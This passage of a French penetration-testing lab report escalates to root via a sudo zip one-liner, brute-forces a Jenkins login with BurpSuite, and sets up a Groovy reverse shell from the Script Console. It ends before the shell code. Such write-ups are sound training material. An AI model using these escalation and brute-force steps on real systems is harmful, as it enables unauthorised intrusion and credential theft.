


Figure 79 : Tentative de connexion SSH avec l'utilisateur jeanpaul

Nous obtenons un message d'erreur à la connexion concernant les droits d'accès au fichier. En effet, les droits 0744 indiquent :

- Propriétaire : Lecture, Ecriture, Exécution
- Groupe : Lecture
- Autres : Lecture

Le shell indique que les autres utilisateurs ne devraient pas avoir accès au fichier. Nous appliquons donc les droits d'accès 0700 au fichier pour retirer au groupe et aux autres l'accès en lecture :

`chmod 700 [private_key_file]`




Figure 80 : Modification des droits d'accès au fichier de la clé privée SSH

Nous pouvons donc maintenant retenter la connexion avec notre clé privée et notre utilisateur **jeanpaul**, en testant les mots de passe **java101** puis **I_love_java** que nous avons pu trouver précédemment :




Figure 81 : Connexion à SSH avec la clé privée SSH et le mot de passe

Le mot de passe **I_love_java** nous donne bien l'accès SSH de l'utilisateur **jeanpaul**. Vérifions maintenant si cet utilisateur possède des privilèges administrateur.




Figure 82 : Contrôle des accès administrateur de jeanpaul

L'utilisateur n'est pas administrateur en utilisant les deux mots de passe utilisés pour la connexion SSH. Nous pouvons tout de même visualiser les commandes utilisables par **jeanpaul** en tant que root sur le système, sans utiliser de mot de passe :

Figure 83 : Liste des applications pouvant être exécutées en root sans mot de passe

Notre utilisateur peut donc utiliser sans mot de passe l'outil **zip** en tant que root. Nous pouvons donc effectuer une escalade de privilèges. Après quelques recherches, nous trouvons une suite de commandes permettant l'accès sudo à partir de l'outil **zip** :

Figure 84 : Elévation de privilèges depuis l'application zip

1. `TF=$(mktemp -u)` crée un nom de fichier temporaire et le stocke dans la variable TF
2. `sudo zip $TF /etc/hosts -T -TT 'sh #'` compresse le fichier `/etc/hosts` dans le fichier temporaire, avec les options **-T** et **-TT** visant à exécuter certaines commandes. `'sh #'` permet d'afficher un dièse en tant qu'écran de shell.

De là, nous pouvons voir que la commande `whoami` indique root, et que nous avons accès au fichier `/etc/shadow`, normalement accessible uniquement aux utilisateurs root. Nous sommes donc administrateur sur la machine cible.

Machine vulnérable 4 : Butler

1. Découverte de l'adresse IP et des services de la machine

Nous recherchons dans un premier temps l'adresse IP de la machine cible :




Figure 85 : Adresse IP

La machine cible est connectée avec l'adresse IP 172.16.0.5. Nous scannons les ports avec NMAP :




Figure 86 : Découverte des services

Ports et services identifiés :

- **135/tcp (msrpc)** : Utilisé par Microsoft RPC (Remote Procedure Call). Les services RPC sont souvent ciblés pour l'exécution de code à distance si des failles existent. Nous abandonnons cette piste car la machine sensible est trop récente c'est un windows 10, les systèmes qui pourraient être affectés par cette faille sont les suivants : Microsoft Windows 2000, Microsoft Windows NT 4, Microsoft Windows NT 4.0 Terminal Services Edition, Microsoft Windows Server 2003, Microsoft Windows XP.
- **139/tcp et 445/tcp (netbios-ssn, microsoft-ds)** : Services NetBIOS et SMB utilisés pour le partage de fichiers. Encore une fois nous avons fait nos recherches et nous n'avons trouvé aucune piste à exploiter pour une machine aussi récente que celle que nous devons pentester.
- **8080/tcp (Jetty 9.4.41.v20210516)** : Serveur web Jetty, nous décidons donc de nous concentrer sur ce service qui pourrait avoir certaine faille.

Nous essayons d'abord de nous connecter au serveur web Jetty avec un navigateur web :




Figure 87 : Page de connexion de Jenkins

Nous retrouvons sur une page de connexion à un service s'appelant Jenkins. Avant d'effectuer des recherches sur ce service, nous décidons d'effectuer un `dirb` pour trouver des potentiels sous-répertoires :




Figure 88 : Enumération des fichiers sur le serveur

Nous ne trouvons rien de particulier. Nous décidons donc d'effectuer certaines recherches sur le service Jenkins.

Nous trouvons que le login et le mot de passe par défaut de Jenkins est admin/password, nous remarquons que cela ne fonctionne pas.

Nous revenons donc à la page de connexion de ce service Jenkins et nous pensons à utiliser l'outil **BurpSuite** qui permet de faire des bruteforce.

2. Brute force avec BurpSuite

Pour commencer, nous configurons notre navigateur avec **BurpSuite** comme proxy.

Ensuite, nous nous rendons sur BurpSuite et ouvrons l'onglet Proxy. Nous cliquons ensuite sur Open Browser pour ouvrir le navigateur intégré à BurpSuite et collons l'URL de la page de connexion de Jenkins.

Nous cliquons sur le bouton **Intercept is off** pour le passer en **ON**. Nous allons suite dans le navigateur, et nous entrons un nom d'utilisateur et un mot de passe aléatoires puis nous cliquons sur le bouton se connecter. La requête sera interceptée par BurpSuite, et la page de connexion dans le navigateur restera bloquée.

Nous allons dans l'onglet Proxy et nous envoyons la requête et sélectionnons **Send to Intruder**.

Nous accédons maintenant à l'onglet Intruder et sous **Attack type**, nous sélectionnons **Cluster Bomb**. Cela permet d'utiliser deux listes de mots différentes (par exemple, une pour les noms d'utilisateur et une autre pour les mots de passe).




Figure 89 : Payload pour la connexion à Jenkins

Nous cliquons sur **Clear §** pour effacer les points définis par défaut, puis nous sélectionnons le nom d'utilisateur et le mot de passe et nous cliquons sur **Add §**.

```
j_username=§fxgh§&j_password=§dfh§&from=%2F&Submit=Sign+in
```

Figure 90 : Modification de la requête pour bruteforce

Dans l'onglet Payloads nous pouvons mettre les listes de login et mot de passe que nous allons utiliser pour le brute force :




Figure 91 : Choix des wordlists pour bruteforce

Voici la liste des logins que nous utiliserons, nous avons rajouté les login « jenkins » écrit de différentes manières :




Figure 92 : Wordlist utilisée

Nous avons fait la même chose avec la liste de mots de passe **rockyou.txt** où nous avons rajouté le mot de passe **jenkins** sous différentes formes.

Nous lançons l'attaque, et nous remarquons que le **Status code** reste le même et que le **Length** prend des valeurs similaires mais après un très long moment à attendre voici ce qui arrive :

jenkins	jenkins	302	168	178
Jenkins	jenkins	302	435	178
JENKINS	jenkins	302	266	178
	jenkins	302	353	403
root	JENKINS	302	39	404

Figure 93 : Valeur Length modifiée

La valeur **length** est différente. Nous essayons donc de rentrer les différentes variations du mot **jenkins**, et finalement nous arrivons à nous connecter avec l'identifiant **Jenkins/jenkins**.

Finalement, nous accédons au service Jenkins :




Figure 94 : Page d'accueil de Jenkins une fois connecté

Durant nos recherches, nous avons exploré ces différents onglets :




Figure 95 : Liste des onglets disponibles

Rien de réellement exploitable, mais celui qui a directement attiré notre attention est l'onglet **Script Console** :




Figure 96 : Onglet Script Console

Comme nous pouvons le voir sur la capture avec **Script Console**, nous pouvons exécuter des scripts arbitraires directement sur le serveur grâce à des **Groovy scripts**. Avec nos recherches, nous découvrons que Groovy est un langage de programmation basé sur Java, souvent utilisé dans les configurations de Jenkins. Nous pensons directement à effectuer un reverse shell, pour cela nous allons sur Internet et cherchons tout simplement « groovy script reverse shell » et nous tombons sur un GitHub qui nous donne ce code (voir sources).

Nous copions le code en remplaçant au préalable le numéro de port et l'adresse IP :

